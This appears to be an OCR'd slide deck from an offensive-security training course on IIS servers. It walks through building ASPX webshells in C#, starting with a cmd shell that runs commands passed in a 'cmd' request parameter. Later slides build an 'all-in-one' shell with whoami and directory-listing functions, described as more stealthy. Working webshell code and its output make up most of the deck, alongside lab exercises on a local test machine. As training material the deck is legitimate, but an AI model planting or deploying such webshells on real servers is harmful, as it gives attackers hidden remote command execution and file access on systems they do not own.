
Name

[name] The application pool name is the unique identifier for the application pool.

OK Cancel

ZEROED.TECH

Microsoft II



Advanced Settings

Executable	
Executable Parameters	
Rapid-Fail Protection	
"Service Unavailable" Response	HttpLevel
Enabled	**False**
Failure Interval (minutes)	5
Maximum Failures	5
Shutdown Executable	
Shutdown Executable Parameter	
Recycling	
Disable Overlapped Recycle	False
Disable Recycling for Configurat	False
Generate Recycle Event Log Entr	
Private Memory Limit (KB)	0
Regular Time Interval (minutes)	1740
Request Limit	0
Specific Times	**TimeSpan[] Array**
Virtual Memory Limit (KB)	0

Identity

[identityType, username, password] Configures the application pool to run as built-in account, i.e. Application Pool Identity (recommended), Network Service, Local System, Local Service, or as a specific user identity.

OK Cancel

ZEROED.TECH

IIS file formats - ASPX

```
// Language definition
<%@ Page Language="C#" Debug="true" %>
// Imports
<%@ Import Namespace="System.Diagnostics" %>
// Code block
<%
    // Do interesting stuff
%>
```

Webshells

- What's the difference between DatabaseHealthChecker.exe and cmd.exe?
- What's the difference between users.csv and passwords.txt?
- The fundamental difference between a webscript and a webshell is authorisation
  - Your web server doesn't know the difference

- Webshells typically include some form of input for control
  - Parameters
  - Headers
  - Cookies
  - Request body


Let's write a webshell!

CMD Shell

Code

```
<%@ Page Language="C#" Debug="true" %>
<%@ Import Namespace="System.Diagnostics" %>

<%
    Process process = new Process();
    process.StartInfo.FileName = "cmd";
    process.StartInfo.Arguments = "/c whoami";
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError =true;
    process.Start();
    string output = process.StandardOutput.ReadToEnd();
    string error = process.StandardError.ReadToEnd();
    process.WaitForExit();
    Response.Write(output);
    Response.Write(error);
%>
```

CMD Shell




https://learn.microsoft.com/en-us/dotnet/api/system.web.ui.page?view=netframework-4.8.1

CMD Shell

```
<%@ Page Language="C#" Debug="true" %>
<%
    System.Diagnostics.Process process = new System.Diagnostics.Process();
    process.StartInfo.FileName = "cmd";
    process.StartInfo.Arguments = "/c whoami";
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.Start();
    string output = process.StandardOutput.ReadToEnd();
    string error = process.StandardError.ReadToEnd();
    process.WaitForExit();
    Response.Write(output);
    Response.Write(error);
%>
```

CMD Shell Test

- Save your shell to your webroot
  - Default webroot is C:\inetpub\wwwroot\
  - Browse to http://127.0.0.1/cmd.aspx




Exercise

- Get a CMD shell working
- Experiment with different commands.
  - Are there any readability issues?
- What are some enhancements we could add?

Enhancements - Parameters

Code

```
- process.StartInfo.Arguments = "/c whoami";
+ process.StartInfo.Arguments = "/c "+Request.Params["cmd"];
```




Enhancements - Readability

```
PS C:\Users\Zeroed> Invoke-WebRequest http://127.0.0.1/cmd.aspx?cmd=dir | select -ExpandProperty Content
 Volume in drive C has no label.
 Volume Serial Number is F27C-ADB2

 Directory of c:\Windows\System32\inetsrv

10/07/2024  10:11 PM    <DIR>          .
06/08/2024  11:34 AM    <DIR>          ..
17/11/2023  03:05 PM           143,360 appcmd.exe
07/05/2022  03:20 PM             3,940 appcmd.xml
20/02/2023  08:43 PM           180,224 AppHostNavigators.dll
20/02/2023  08:43 PM            98,304 apphostsvc.dll
17/11/2023  03:05 PM           434,176 appobj.dll
20/06/2024  09:57 PM        32,323,584 ArgusAgent.dll
20/02/2023  08:43 PM           159,744 aspnetca.exe
17/11/2023  03:05 PM            69,632 authanon.dll
17/11/2023  03:05 PM            49,152 cachfile.dll
17/11/2023  03:05 PM            77,824 cachhttp.dll
17/11/2023  03:05 PM            36,864 cachtokn.dll
17/11/2023  03:05 PM            36,864 cachuri.dll
20/02/2023  08:43 PM            81,920 compstat.dll
20/02/2023  08:48 PM    <DIR>          config
20/02/2023  08:43 PM            73,728 custerr.dll
20/02/2023  08:43 PM            45,056 defdoc.dll
20/02/2023  08:43 PM            49,152 dirlist.dll
20/02/2023  08:43 PM    <DIR>          en-US
20/02/2023  08:43 PM            98,304 filter.dll
20/02/2023  08:43 PM            61,440 gzip.dll
20/02/2023  08:43 PM            40,960 httpmib.dll
10/07/2024  08:59 PM            40,960 hwebcore.dll
20/02/2023  08:43 PM            63,105 iis.msc
10/07/2024  08:59 PM           397,312 iiscore.dll
20/02/2023  08:43 PM           126,976 iisreg.dll
```

Enhancements - Readability

Code


```
+ Response.Write("<pre>");
  Response.Write(output);
  Response.Write(error);
+ Response.Write("</pre>");
```



Enhancements - Readability

Code

```
+ <%@ Import Namespace="System.Web" %>
<%
...
  Response.Write("<pre>");
* Response.Write(HttpUtility.HtmlEncode(output));
* Response.Write(HttpUtility.HtmlEncode(error));
  Response.Write("</pre>");
...
%>
```



ZEROED.TECH

Exercise

- Implement parameters
- Improve the readability of your shell


The All-In-One Shell

Code

```
<%@ Page Language = "C#" Debug="true" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.Web" %>

<%
    var output = "";
    var error = "";
    switch (Request.Params["function"])
    {
        case "cmd":
        {
            Process process = new Process();
            …
            output += process.StandardOutput.ReadToEnd();
            error += process.StandardError.ReadToEnd();
            process.WaitForExit();
            break;
        }
    }

    Response.Write("<pre>");
    Response.Write(HttpUtility.HtmlEncode(output));
    Response.Write(HttpUtility.HtmlEncode(error));

    Response.Write("</pre>");
%>
```

The All-In-One Shell


- Contains all the functionality needed without needing to shell out



The All-In-One Shell - whoami

Code

```
<%@ Import Namespace="System.Security.Principal" %>
…
 case "whoami":{
   string userName = WindowsIdentity.GetCurrent().Name;
   string sid = WindowsIdentity.GetCurrent().Owner.ToString();
   output += "User: "+userName+"\nSID: "+sid;
   break;
 }
```



The All-In-One Shell - dir

Code

```
<%@ Import Namespace="System.IO" %>
…
 case "dir":{
     StringBuilder sb = new StringBuilder();
     var targetPath = Request.Params["path"];
     var formatString = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
     sb.AppendLine(string.Format(formatString, "Name", "Last Access Time", "Last Write Time", "Creation Time", "Size"));
     sb.AppendLine("================================================================================================================");
     foreach(var path in Directory.GetDirectories(targetPath))
     {
         var directory = new DirectoryInfo(path);
         sb.AppendLine(string.Format(formatString, directory.Name, directory.LastAccessTimeUtc, directory.LastWriteTimeUtc,
directory.CreationTimeUtc, ""));
     }

     foreach (var path in Directory.GetFiles(targetPath))
     {
         var file = new FileInfo(path);
         sb.AppendLine(string.Format(formatString, file.Name, file.LastAccessTimeUtc, file.LastWriteTimeUtc, file.CreationTimeUtc, file.Length));
     }
     output += sb.ToString();
     break;
 }
```

The All-In-One Shell - dir

127.0.0.1/cmd.aspx?function=dir&path=C:\

Name	Last Access Time	Last Write Time	Creation Time	Size
$GetCurrent	6/08/2024 10:28:29 AM	20/02/2023 11:04:07 AM	20/02/2023 10:26:06 AM	
$Recycle.Bin	6/08/2024 10:43:09 AM	7/05/2022 8:15:03 PM	5/06/2021 12:10:48 PM	
$WINDOWS.~BT	6/08/2024 10:28:29 AM	27/03/2024 10:42:52 PM	27/03/2024 10:42:49 PM	
$Windows.~WS	6/08/2024 10:28:29 AM	25/03/2024 6:21:10 AM	25/03/2024 6:21:10 AM	
$WinREAgent	6/08/2024 10:28:29 AM	10/07/2024 10:57:23 AM	10/07/2024 10:55:52 AM	
AMD	6/08/2024 10:28:29 AM	4/08/2024 6:19:21 AM	13/01/2023 6:06:42 AM	
android	6/08/2024 10:28:29 AM	10/02/2024 2:57:10 AM	10/02/2024 2:57:10 AM	
Config.Msi	7/08/2024 10:37:08 AM	7/08/2024 10:37:08 AM	6/08/2024 10:17:47 AM	
Documents and Settings	7/05/2022 5:09:36 PM	7/05/2022 5:09:36 PM	7/05/2022 5:09:36 PM	
ESD	6/08/2024 10:28:29 AM	25/03/2024 7:00:46 AM	25/03/2024 4:44:31 AM	
inetpub	7/08/2024 9:55:56 PM	7/06/2024 11:52:20 PM	20/02/2023 10:43:44 AM	
libs	6/08/2024 10:28:29 AM	3/07/2024 5:58:35 AM	19/12/2023 4:45:16 AM	
msys64	6/08/2024 10:28:29 AM	30/06/2024 7:15:42 AM	11/05/2022 12:49:53 PM	
PerfLogs	7/08/2024 9:15:36 PM	7/05/2022 5:24:50 AM	7/05/2022 5:24:50 AM	
Program Files	7/08/2024 9:54:12 PM	13/07/2024 7:07:15 AM	7/05/2022 5:24:50 AM	
Program Files (x86)	7/08/2024 9:49:42 PM	6/08/2024 10:20:10 AM	7/05/2022 5:24:50 AM	
ProgramData	7/08/2024 9:16:05 PM	2/06/2024 12:02:36 AM	7/05/2022 5:24:50 AM	
Recovery	10/07/2024 10:57:24 AM	14/07/2023 3:01:32 AM	7/05/2022 5:09:37 PM	
Ruby32-x64	6/08/2024 10:28:29 AM	27/08/2023 1:32:01 AM	27/08/2023 1:31:44 AM	
src	6/08/2024 10:28:29 AM	14/05/2022 12:02:05 AM	7/05/2022 9:39:54 PM	
System Volume Information	7/08/2024 9:00:31 PM	7/08/2024 9:00:18 PM	7/05/2022 5:07:57 PM	
temp	6/08/2024 10:28:30 AM	2/12/2022 5:59:31 AM	2/12/2022 5:59:31 AM	
Users	7/08/2024 9:55:52 PM	16/07/2024 6:16:55 AM	7/05/2022 5:17:22 AM	
Windows	7/08/2024 9:55:56 PM	20/07/2024 3:09:25 AM	7/05/2022 5:17:22 AM	
XboxGames	7/08/2024 9:04:39 PM	12/09/2023 4:01:08 AM	12/12/2022 6:03:23 AM	
ysoserial.net	6/08/2024 10:28:30 AM	21/07/2023 4:54:18 AM	21/07/2023 4:54:17 AM	
.GamingRoot	7/08/2024 9:00:24 PM	12/12/2022 6:03:23 AM	12/12/2022 6:03:23 AM	28
appverifUI.dll	7/08/2024 7:14:03 AM	21/02/2024 3:33:48 PM	21/02/2024 3:33:48 PM	112136
DumpStack.log	29/08/2023 1:08:40 AM	26/08/2023 3:42:26 AM	7/05/2022 5:07:59 PM	12288
DumpStack.log.tmp	4/08/2024 6:19:23 AM	4/08/2024 6:19:23 AM	7/05/2022 5:07:59 PM	12288
hiberfil.sys	4/08/2024 6:19:21 AM	4/08/2024 6:19:21 AM	7/05/2022 5:09:31 PM	13635358720
pagefile.sys	4/08/2024 6:19:21 AM	4/08/2024 6:19:21 AM	7/05/2022 5:07:57 PM	27917287424
swapfile.sys	4/08/2024 6:19:23 AM	4/08/2024 6:19:23 AM	7/05/2022 5:07:59 PM	16777216
vfcompat.dll	14/07/2024 1:04:07 AM	21/02/2024 3:34:14 PM	21/02/2024 3:34:14 PM	66328
viewstate.txt	11/03/2024 9:33:28 AM	11/03/2024 9:33:28 AM	9/03/2024 11:02:08 PM	21

The All-In-One Shell

- Much more stealthy than a CMD shell
- Provides more control over data output

- EXERCISE
